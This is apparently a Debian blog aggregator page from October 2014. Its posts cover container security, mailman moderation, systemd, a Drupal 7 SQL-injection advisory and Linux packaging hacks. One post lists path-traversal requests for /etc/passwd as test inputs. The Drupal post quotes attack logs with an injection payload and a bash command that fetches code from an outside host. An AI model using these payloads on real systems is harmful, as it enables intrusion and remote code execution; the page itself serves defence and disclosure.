I'm not really compelled by either of these arguments. Both argue that the security of your container is improved, but in almost all cases exploiting these vulnerabilities would require that an attacker already be able to run arbitrary code in your container. Many container deployments are task-specific rather than running a full system, and in that case your attacker is already able to compromise pretty much everything within the container. The argument's stronger in the Virtual Private Server case, but there you're trading that off against losing some other security features - sure, you're deploying seccomp, but you can't use selinux inside your container, because the policy isn't per-namespace[2].

So that seems like kind of a wash - there's maybe marginal increases in practical security for certain kinds of deployment, and perhaps marginal decreases for others. We end up coming back to the attack surface, and it seems inevitable that that's always going to be larger in container environments. The question is, does it matter? If the larger attack surface still only results in one more vulnerability per thousand years, you probably don't care. The aim isn't to get containers to the same level of security as hypervisors, it's to get them close enough that the difference doesn't matter.

I don't think we're there yet. Searching the kernel for bugs triggered by Trinity shows plenty of cases where the kernel screws up from unprivileged input[3]. A sufficiently strong seccomp policy plus tight restrictions on the ability of a container to touch /proc, /sys and /dev helps a lot here, but it's not full coverage. The presentation I linked to at the top of this post suggests using the grsec patches - these will tend to mitigate several (but not all) kernel vulnerabilities, but there's tradeoffs in (a) ease of management (having to build your own kernels) and (b) performance (several of the grsec options reduce performance).

But this isn't intended as a complaint. Or, rather, it is, just not about security. I suspect containers can be made sufficiently secure that the attack surface size doesn't matter. But who's going to do that work? As mentioned, modern container deployment tools make use of a number of kernel security features. But there's been something of a dearth of contributions from the companies who sell container-based services. Meaningful work here would include things like:
These aren't easy jobs, but they're important, and I'm hoping that the lack of obvious development in areas like this is merely a symptom of the youth of the technology rather than a lack of meaningful desire to make things better. But until things improve, it's going to be far too easy to write containers off as a "convenient, cheap, secure: choose two" tradeoff. That's not a winning strategy.

[1] Companies using hypervisors! Audit your qemu setup to ensure that you're not providing more emulated hardware than necessary to your guests. If you're using KVM, ensure that you're using sVirt (either selinux or apparmor backed) in order to restrict qemu's privileges.
[2] There's apparently some support for loading per-namespace Apparmor policies, but that means that the process is no longer confined by the sVirt policy
[3] To be fair, last time I ran Trinity under Docker under a VM, it ended up killing my host. Glass houses, etc.

comment count unavailable comments

22 October 2014

Petter Reinholdtsen: listadmin, the quick way to moderate mailman lists - nice free software

If you ever had to moderate a mailman list, like the ones on alioth.debian.org, you know the web interface is fairly slow to operate. First you visit one web page, enter the moderation password and get a new page shown with a list of all the messages to moderate and various options for each email address. This take a while for every list you moderate, and you need to do it regularly to do a good job as a list moderator. But there is a quick alternative, the listadmin program. It allow you to check lists for new messages to moderate in a fraction of a second. Here is a test run on two lists I recently took over:
% time listadmin xiph
fetching data for pkg-xiph-commits@lists.alioth.debian.org ... nothing in queue
fetching data for pkg-xiph-maint@lists.alioth.debian.org ... nothing in queue
real    0m1.709s
user    0m0.232s
sys     0m0.012s
%
In 1.7 seconds I had checked two mailing lists and confirmed that there are no message in the moderation queue. Every morning I currently moderate 68 mailman lists, and it normally take around two minutes. When I took over the two pkg-xiph lists above a few days ago, there were 400 emails waiting in the moderator queue. It took me less than 15 minutes to process them all using the listadmin program. If you install the listadmin package from Debian and create a file ~/.listadmin.ini with content like this, the moderation task is a breeze:
username username@example.org
spamlevel 23
default discard
discard_if_reason "Posting restricted to members only. Remove us from your mail list."
password secret
adminurl https:// domain /mailman/admindb/ list 
mailman-list@lists.example.com
password hidden
other-list@otherserver.example.org
There are other options to set as well. Check the manual page to learn the details. If you are forced to moderate lists on a mailman installation where the SSL certificate is self signed or not properly signed by a generally accepted signing authority, you can set a environment variable when calling listadmin to disable SSL verification:
PERL_LWP_SSL_VERIFY_HOSTNAME=0 listadmin
If you want to moderate a subset of the lists you take care of, you can provide an argument to the listadmin script like I do in the initial screen dump (the xiph argument). Using an argument, only lists matching the argument string will be processed. This make it quick to accept messages if you notice the moderation request in your email. Without the listadmin program, I would never be the moderator of 68 mailing lists, as I simply do not have time to spend on that if the process was any slower. The listadmin program have saved me hours of time I could spend elsewhere over the years. It truly is nice free software. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b. Update 2014-10-27: Added missing 'username' statement in configuration example. Also, I've been told that the PERL_LWP_SSL_VERIFY_HOSTNAME=0 setting do not work for everyone. Not sure why.

Steve Kemp: On writing test-cases and testsuites.

Last night I mostly patched my local copy of less to build and link against the PCRE regular expression library. I've wanted to do that for a while, and reading Raymond Chen's blog post last night made me try it out. The patch was small and pretty neat, and I'm familiar with GNU less having patched it in the past. But it doesn't contain tests. Test cases are hard. Many programs, such as less, are used interactively which makes writing a scaffold hard. Other programs suffer from a similar fate - I'm not sure how you'd even test a web browser such as Firefox these days - mangleme would catch some things, eventually, but the interactive stuff? No clue. In the past MySQL had a free set of test cases, but my memory is that Oracle locked them up. SQLite is famous for its decent test coverage. But off the top of my head I can't think of other things. As a topical example there don't seem to be decent test-cases for either bash or openssl. If it compiles it works, more or less. I did start writing some HTTP-server test cases a while back, but that was just to automate security attacks. e.g. Firing requests like:
GET /../../../etc/passwd HTTP/1.0
GET //....//....//....//etc/passwd HTTP/1.0
etc
(It's amazing how many toy HTTP server components included in projects and products don't have decent HTTP-servers.) I could imagine that being vaguely useful, especially because it is testing the protocol-handling rather than a project-specific codebase. Anyway, I'm thinking writing test cases for things is good, but struggling to think of a decent place to start. The project has to be: Comments welcome; but better yet why not think about the test-coverage of any of your own packages and projects...?

21 October 2014

Erich Schubert: Avoiding systemd isn't hard

Don't listen to trolls. They lie.
Debian was and continues to be about choice. Previously, you could configure Debian to use other init systems, and you can continue to do so in the future.
In fact, with wheezy, sysvinit was essential. In the words of trolls, Debian "forced" you to install SysV init!
With jessie, it will become easier to choose the init system, because neither init system is essential now. Instead, there is an essential meta-package "init", which requires you to install one of systemd-sysv sysvinit-core upstart. In other words, you have more choice than ever before.
Again: don't listen to trolls.
However, notice that there are some programs such as login managers (e.g. gdm3) which have an upstream dependency on systemd. gdm3 links against libsystemd0 and depends on libpam-systemd; and the latter depends on systemd-sysv systemd-shim so it is in fact a software such as GNOME that is pulling systemd onto your computer.
IMHO you should give systemd a try. There are some broken (SysV-) init scripts that cause problems with systemd; but many of these cases have now been fixed - not in systemd, but in the broken init script.
However, here is a clean way to prevent systemd from being installed when you upgrade to jessie. (No need to "fork" Debian for this, which just demonstrates how uninformed some trolls are ... - apart from Debian being very open to custom debian distributions, which can easily be made without "forking".)
As you should know, apt allows version pinning. This is the proper way to prevent a package from being installed. All you need to do is create a file named e.g. /etc/apt/preferences.d/no-systemd with the contents:
Package: systemd-sysv
Pin: release o=Debian
Pin-Priority: -1
from the documentation, a priority less than 0 disallows the package from being installed. systemd-sysv is the package that would enable systemd as your default init (/sbin/init).
This change will make it much harder for aptitude to solve dependencies. A good way to help it to solve the dependencies is to install the systemd-shim package explicitly first:
aptitude install systemd-shim
After this, I could upgrade a Debian system from wheezy to jessie without being "forced" to use systemd...
In fact, I could also do an aptitude remove systemd systemd-shim. But that would have required the uninstallation of GNOME, gdm3 and network-manager - you may or may not be willing to do this. On a server, there shouldn't be any component actually depending on systemd at all. systemd is mostly a GNOME-desktop thing as of now.
As you can see, the trolls are totally blaming the wrong people, for the wrong reasons... and in fact, the trolls make up false claims (as a fact, systemd-shim was updated on Oct 14). Stop listening to trolls, please.
If you find a bug - a package that needlessly depends on systemd, or a good way to remove some dependency e.g. via dynamic linking, please contribute a patch upstream and file a bug. Solve problems at the package/bug level, instead of wasting time doing hate speeches.

20 October 2014

Michal Čihař: Hosted Weblate has new UI

The biggest part of this HackWeek will be spent on Weblate. The major task is to complete new UI for it. There have been already some blog posts about that here, so regular readers of my blog already know it is using Twitter Bootstrap. Today it has reached point where I think it's good enough for wider testing and I've deployed it at Hosted Weblate (see Weblate website for conditions for getting hosting there). I expect there will be some rough edges, so don't hesitate to report any issues, so that I can quickly fix them.

Filed under: English phpMyAdmin SUSE Weblate 0 comments Flattr this!

Michal Čihař: Enca 1.16

As a first tiny project in this HackWeek, Enca 1.16 has been just released. It mostly brings small code cleanups and missing aliases for languages, but fixes also some minor bugs found by Coverity Scan. If you don't know Enca, it is an Extremely Naive Charset Analyser. It detects character set and encoding of text files and can also convert them to other encodings using either a built-in converter or external libraries and tools like libiconv, librecode, or cstocs. Full list of changes for 1.16 release: Still enca is in maintenance mode only and I have no intentions to write new features. However there is no limitation to other contributors :-). You can download from http://cihar.com/software/enca/.

Filed under: Enca English SUSE 0 comments Flattr this!

18 October 2014

Steve Kemp: On the names we use in email

Yesterday I received a small rush of SPAM mails, all of which were 419 scams, and all of them sent by "Mrs Elizabeth PETERSEN". It struck me that I can't think of ever receiving a legitimate mail from a "Mrs XXX [YYY]", but I was too busy to check. Today I've done so. Of the 38,553 emails I've received during the month of October 2014 I've got a hell of a lot of mails with a From address including a "Mrs" prefix:
"Mrs.Clanzo Amaki" <marilobouabre14@yahoo.co.jp>
"Mrs Sarah Mamadou"<investment@payment.com>
"Mrs Abia Abrahim" <missfatimajinnah@yahoo.co.jp>
"Mrs. Josie Wilson" <linn3_2008@yahoo.co.jp>
"Mrs. Theresa Luis"<tomaslima@jorgelima.com>
There are thousands more. Not a single one of them was legitimate. I have one false-positive when repeating the search for a Mr-prefix. I have one friend who has set his sender-address to "Mr Bob Smith", which always reads weirdly to me, but every single other email with a Mr-prefix was SPAM. I'm not going to use this in any way, since I'm happy with my mail-filtering setup, but it was interesting observation. Names are funny. My wife changed her surname post-marriage, but that was done largely on the basis that introducing herself as "Doctor Kemp" was simpler than "Doctor Foreign-Name", she'd certainly never introduce herself ever as Mrs Kemp. Trivia: In Finnish the word for "Man" and "Husband" is the same (mies), but the word for "Woman" (nainen) is different than the word for "Wife" (vaimo).

Erich Schubert: Beware of trolls - do not feed

A particularly annoying troll has been on his hate crusade against systemd for months now.
Unfortunately, he's particularly active on Debian mailing lists (but apparently also on Ubuntu and the Linux Kernel mailing list) and uses a tons of fake users he keeps on setting up. Our listmasters have a hard time blocking all his hate, sorry.
Obviously, this is also the same troll that has been attacking Lennart Poettering.
There is evidence that this troll used to go by the name "MikeeUSA", and has quite a reputation with anti-feminist hate for over 10 years now.
Please, do not feed this troll.
Here are some names he uses on YouTube: Gregory Smith, Matthew Bradshaw, Steve Stone.
Blacklisting is the best measure we have, unfortunately.
Even if you don't like the road systemd is taking or Lennart Poetting personall - the behaviour of that troll is unacceptable to say the least; and indicates some major psychological problems... also, I wouldn't be surprised if he is also involved in #GamerGate.
See this example (LKML) if you have any doubts. We seriously must not tolerate such poisonous people.
If you don't like systemd, the acceptable way of fighting it is to write good alternative software (and you should be able to continue using SysV init or openRC, unless there is a bug, in Debian - in this case, provide a bug fix). End of story.

17 October 2014

Gunnar Wolf: #Drupal7 sites under attack Don't panic!

Two days ago, Drupal announced version 7.32 was available. This version fixes a particularly nasty bug, allowing a SQL injection at any stage of interaction (that means, previous to the authentication taking place). As soon as I could, I prepared and uploaded Debian packages for this So if you run a Debian-provided Drupal installation, update now. The updated versions are:
sid / jessie (unstable / testing)
7.32-1
wheezy (stable)
7.14-2+deb7u7
wheezy-backports
7.32-1~bpo70+1
squeeze-backports (oldstable)
7.14-2+deb7u7~bpo60+1
And, as expected, I'm already getting several attacks on my sites. Good thing that will help you anyway: Even though it won't prevent the attack from happening, if you use suhosin, several of the attacks will be prevented. Yes, sadly suhosin has not been in a stable Debian release since Wheezy, but still... :- Partial logs. This looks like a shellcode being injected as a file created via the menu_router mechanism (shellcode snipped):
  1. Oct 16 15:22:21 lafa suhosin[3723]: ALERT - configured request variable
  2. total name length limit exceeded - dropped variable 'name[0; INSERT INTO
  3. menu_router ( path , load_functions , to_arg_functions , description ,
  4. access_callback , access_arguments ) VALUES ('deheky', '', '', 'deheky',
  5. 'file_put_contents',
  6. +0x613a323a7b693a303b733a32323a226d6f64756c65732f64626c6f672f746e777(...)
  7. );;# ]' (attacker '62.76.191.119', file '/usr/share/drupal7/index.php')
While the previous one is clearly targetting this particular bug, I'm not sure about this next one: It is just checking for some injection viability before telling me its real intentions:
  1. Oct 17 10:26:04 lafa suhosin[3644]: ALERT - configured request variable
  2. name length limit exceeded - dropped variable
  3. '/bin/bash_-c_"php_-r_\"file_get_contents(
  4. 'http://hello_hacked_jp/hello/?l'
  5. (attacker '77.79.40.195', file '/usr/share/drupal7/index.php')
So... looking at my logs from the last two days, Suhosin has not let any such attack reach Drupal (or I have been h4x0red and the logs have all been cleaned Cannot dismiss that possibility :-) ) Anyway... We shall see many such attempts in the next weeks :- [update] Yes, I'm not the only one reporting this attack in the wild. Zion Security explains the same attempt I logged: It attempts to inject PHP code so it can be easily executed remotely (and game over for the admin!) For the more curious, Tamer Zoubi explains the nature and exploitation of this bug.

Erich Schubert: Google Earth on Linux

Google Earth for Linux appears to be largely abandoned by Google, unfortunately. The packages available for download cannot be installed on a modern amd64 Debian or Ubuntu system due to dependency issues.
In fact, the adm64 version is a 32 bit build, too. The packages are really low quality, the dependencies are outdated, locales support is busted etc.
So here are hacky instructions how to install nevertheless. But beware, these instructions are a really bad hack.
  1. These instructions are appropriate for version 7.1.2.2041-r0. Do not use them for any other version. Things will have changed.
  2. Make sure your system has i386 architecture enabled. Follow the instructions in section "Configuring architectures" on the Debian MultiArch Wiki page to do so
  3. Install lsb-core, and try to install the i386 versions of these packages, too!
  4. Download the i386 version of the Google Earth package
  5. Install the package by forcing dependencies, via
    sudo dpkg --force-depends -i google-earth-stable_current_i386.deb
    
  6. As of now, your package manager will complain, and suggest to remove the package again. To make it happy, we have to hack the installed packages list. This is ugly, and you should make a backup. You can totally bust your system this way... Fortunately, the change we're doing is rather simple. As admin, edit the file /var/lib/dpkg/status. Locate the section Package: google-earth-stable. In this section, delete the line starting with Depends:. Don't add in extra newlines or change anything else!
  7. Now the package manager should believe the dependencies of Google Earth are fulfilled, and no longer suggest removal. But essentially this means you have to take care of them yourself!
Some notes on using Google Earth:

Petter Reinholdtsen: Debian Jessie, PXE and automatic firmware installation

When PXE installing laptops with Debian, I often run into the problem that the WiFi card require some firmware to work properly. And it has been a pain to fix this using preseeding in Debian. Normally something more is needed. But thanks to my isenkram package and its recent tasksel extension, it has now become easy to do this using simple preseeding. The isenkram-cli package provide tasksel tasks which will install firmware for the hardware found in the machine (actually, requested by the kernel modules for the hardware). (It can also install user space programs supporting the hardware detected, but that is not the focus of this story.) To get this working in the default installation, two preeseding values are needed. First, the isenkram-cli package must be installed into the target chroot (aka the hard drive) before tasksel is executed in the pkgsel step of the debian-installer system. This is done by preseeding the base-installer/includes debconf value to include the isenkram-cli package. The package name is next passed to debootstrap for installation. With the isenkram-cli package in place, tasksel will automatically use the isenkram tasks to detect hardware specific packages for the machine being installed and install them, because isenkram-cli contain tasksel tasks. Second, one need to enable the non-free APT repository, because most firmware unfortunately is non-free. This is done by preseeding the apt-mirror-setup step. This is unfortunate, but for a lot of hardware it is the only option in Debian. The end result is two lines needed in your preseeding file to get firmware installed automatically by the installer:
base-installer base-installer/includes string isenkram-cli
apt-mirror-setup apt-setup/non-free boolean true
The current version of isenkram-cli in testing/jessie will install both firmware and user space packages when using this method. It also do not work well, so use version 0.15 or later. Installing both firmware and user space packages might give you a bit more than you want, so I decided to split the tasksel task in two, one for firmware and one for user space programs. The firmware task is enabled by default, while the one for user space programs is not. This split is implemented in the package currently in unstable. If you decide to give this a go, please let me know (via email) how this recipe work for you. :) So, I bet you are wondering, how can this work. First and foremost, it work because tasksel is modular, and driven by whatever files it find in /usr/lib/tasksel/ and /usr/share/tasksel/. So the isenkram-cli package place two files for tasksel to find. First there is the task description file (/usr/share/tasksel/descs/isenkram.desc):
Task: isenkram-packages
Section: hardware
Description: Hardware specific packages (autodetected by isenkram)
 Based on the detected hardware various hardware specific packages are
 proposed.
Test-new-install: show show
Relevance: 8
Packages: for-current-hardware
Task: isenkram-firmware
Section: hardware
Description: Hardware specific firmware packages (autodetected by isenkram)
 Based on the detected hardware various hardware specific firmware
 packages are proposed.
Test-new-install: mark show
Relevance: 8
Packages: for-current-hardware-firmware
The key parts are Test-new-install which indicate how the task should be handled and the Packages line referencing to a script in /usr/lib/tasksel/packages/. The scripts use other scripts to get a list of packages to install. The for-current-hardware-firmware script look like this to list relevant firmware for the machine:
#!/bin/sh
#
PATH=/usr/sbin:$PATH
export PATH
isenkram-autoinstall-firmware -l
With those two pieces in place, the firmware is installed by tasksel during the normal d-i run. :) If you want to test what tasksel will install when isenkram-cli is installed, run DEBIAN_PRIORITY=critical tasksel --test --new-install to get the list of packages that tasksel would install. Debian Edu will be pilots in testing this feature, as isenkram is used there now to install firmware, replacing the earlier scripts.

Next.

Previous.